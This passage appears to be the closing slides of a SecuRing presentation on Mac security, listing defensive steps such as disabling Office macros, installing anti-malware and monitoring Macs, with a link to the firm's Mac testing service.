4. Disable Office macros (if possible in your organization)
5. Install an anti-malware solution
6. Monitor your Macs



https://www.securing.pl/en/service/infrastructure-security-testing/mac-environments-testing/

Summing up

Thank you!

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Head of Mobile Security at SecuRing

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